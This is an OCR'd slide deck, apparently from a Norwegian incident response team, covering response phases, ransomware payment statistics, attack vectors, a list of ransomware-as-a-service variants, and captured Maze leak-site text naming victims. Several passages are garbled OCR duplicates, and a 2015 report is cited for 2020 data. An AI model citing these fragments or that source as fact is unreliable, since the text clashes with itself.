Lessons learned with Atea Incident Response Team

ATEA


Vegard Kjerstad
Leder for Atea Incident Response Team
CISSP, GCFA, GCIH, ECIH, ECH

POLL #1


Our Incident Response Plan
goes something like this...
HELP!
HELP!

- ❑ Beredskap/forberedelse
- ❑ Ransomware
- ❑ Svindel
- ❑ Utfordringer
- ❑ Angrep
- ❑ Motivasjon


Think...
Plan...
Do...


PREPARE
IDENTIFICATION
CONTAINMENT
ERADICATION
RECOVERY
LESSONS LEARNED

What we do

Customer meetings, sharing experience from the battlefield

Detect risks, gaps and lack of preparing

Tactical and operational

Lead the incident management process

Collection and analysis of logs and log data

Communication and interaction

ATEA

What we do

Information gathering and analysing the incident

Event verification and determine the consequence and extent of the incident

Collection, management and handling of evidence

Limit damage and restore to operational state, limiting the impact of the incident


Provide a report on the incident and how it was handled (internal and/or external use)


Recommendations to improve the company's security and to protect against future events

ATEA


Ransomware


Average Ransomware Increases as Attackers Target Bigger Companies
Average Ransom Payment
$233,817
+31% from Q2 2020
Median Ransom Payment
$110,532
+2% from Q2 2020


Median Size of Companies Targeted by Ransomware
Median Company Size
200
150
100
50
0
Q3 2018
Q4 2018
Q1 2019
Q2 2019
Q3 2019
Q4 2019
Q1 2020
Q2 2020
Q3 2020
COVEWARE


Ransom Payments By Quarter
Average Ransom Payment
Median Ransom Payment
$250,000.00
$200,000.00
$150,000.00
$100,000.00
$50,000.00
$0.00
Q3 2018
Q4 2018
Q1 2019
Q2 2019
Q3 2019
Q4 2019
Q1 2020
Q2 2020
Q3 2020
COVEWARE


Timeline



Mid 2000s – 2010s: Encryption-focused ransomware

Late 2010s: Ransomware as a service

2020s: Extortion-focused era




Source: McAfee Threats Report: August 2015

https://www.immersivelabs.com/resources/blog/the-evolution-of-ransomware/

ATEA

Timeline



https://www.immersivelabs.com/resources/blog/the-evolution-o

Mid 2000s – 2010s: Encryption-focused ransomware

Late 2010s: Ransomware as a service

TIER 3: Emerging RaaS Crews

We can verify that the following variants have been created and are being sold on a RaaS model, but at the present time, there is limited to no information on successful attacks, volume of attacks, payments received or cost of mitigation.

Name	Date Discovered	Notable Incidents	Markets Sold	Blog
CVartek.u45	March 2020	None	Torum	No
Exorcist	July 2020	None	XSS	No
Gothmog	July 2020	None	Exploit	No
Lolkek	July 2020	None	XSS	No
Muchlove	April 2020	None	XSS	No
Nemty	February 2020	1	XSS	Yes
Rush	July 2020	None	XSS	No
Wally	February 2020	None	Nulled	No
XINOF	July 2020	None	Private Telegram channel	No
Zeoticus	1.0 Dec. 2019, 2.0 Sept 2020	None	XSS/Private channels	No

Source: McAfee Threats Report: August 2015

Timeline

https://www.immersivelabs.com/resources/blog/the-evolution-o

ocused


vice


e being sold on a RaaS model, but at the
ks, volume of attacks, payments received

Markets Sold	Blog
Torum	No
XSS	No
Exploit	No
XSS	No
XSS	No
XSS	Yes
XSS	No
Nulled	No
te Telegram channel	No

Zeoticus	1.0 Dec. 2019, 2.0 Sept 2020	None	XSS/Private channels	No


Source: McAfee Threats Report: August 2015


Ransomware Attack Vectors
100.0%
75.0%
50.0%
25.0%
0.0%
% of Cases in the period using the vector
Q4 2018
Q1 2019
Q2 2019
Q3 2019
Q4 2019
Q1 2020
Q2 2020
Q3 2020
RDP Compromise
Email Phishing
Software Vulnerability
Other
COVEWARE


Attack Vector by Company Size
RDP Compromise
Email Phishing
Software Vulnerability
Other
% of companies at that size with that attack vector
80.0%
60.0%
40.0%
20.0%
0.0%
1 to 10
11 to 100
101 to 1,000
1,001 to 10,000
10,001 to 25,000
25,001 to 50,000
Over 50,000

COVEWARE



EXTORTION


MAZE
Main
Archive
Tor
Mirror
Search
New Clients
Hotels Hoster
Bouygues Construction
North American Roofing
Lawyers network
Sunset Cardiology P.L.
Ramtek (CA, USA)
Cutrale (oranges)
Massey Services, Inc.
John A. Hamilton
Lakeland Community College
Represented here companies do not wish to cooperate with us, and trying to hide our successful attack on their resources. Wait for their databases and private papers here. Follow the news!
North American Roofing Added
http://www.naroofing.com/
North American Roofing locked by maze's ransomware
Cryptoransomware
admin , 463
Read More
Lawyers network Added
All threee companies of Lawyers network blocked
Maze locked already 3 law companies
Cryptoransomware
admin , 610
Read More
Hotels Hoster
https://www.dsihotel.com/
Article about Hotels Hoster have been locked
Cryptoransomware
admin , 21
Read More
Full dump
City Of Pensacola
SALUMIFICIO FRATELLI
BERETTA S.P.A. O
Southwire (US, GA)

Half of the Ransomware Cases use Data Exfiltration as a Tactic - Exfiltrated Data Cases Doubled in Q3 2020

Almost 50% of ransomware cases included the threat to release exfiltrated data along with encrypted data. The threat to release exfiltrated data was used as a monetization conversion kicker. Previously, when a victim of ransomware had adequate backups, they would just restore and go on with life; there was zero reason to even engage with the threat actor. Now, when a threat actor steals data, a company with perfectly restorable backups is often compelled to at least engage with the threat actor to determine what data was taken.

PAYING A RANSOM MAY NOT STOP RANSOMWARE GROUPS FROM LEAKING THE EXFILTRATED DATA




Downtime from a Ransomware Attack is still the most Dangerous Complication

Average Days of Downtime

19

+19% from Q2 2020



Multinational energy company Enel Group has been hit by a ransomware attack for the second time this year. This time by Netwalker, who is asking a $14 million ransom for the decryption key and to not release several terabytes of stolen data.


Sensitivity: Internal

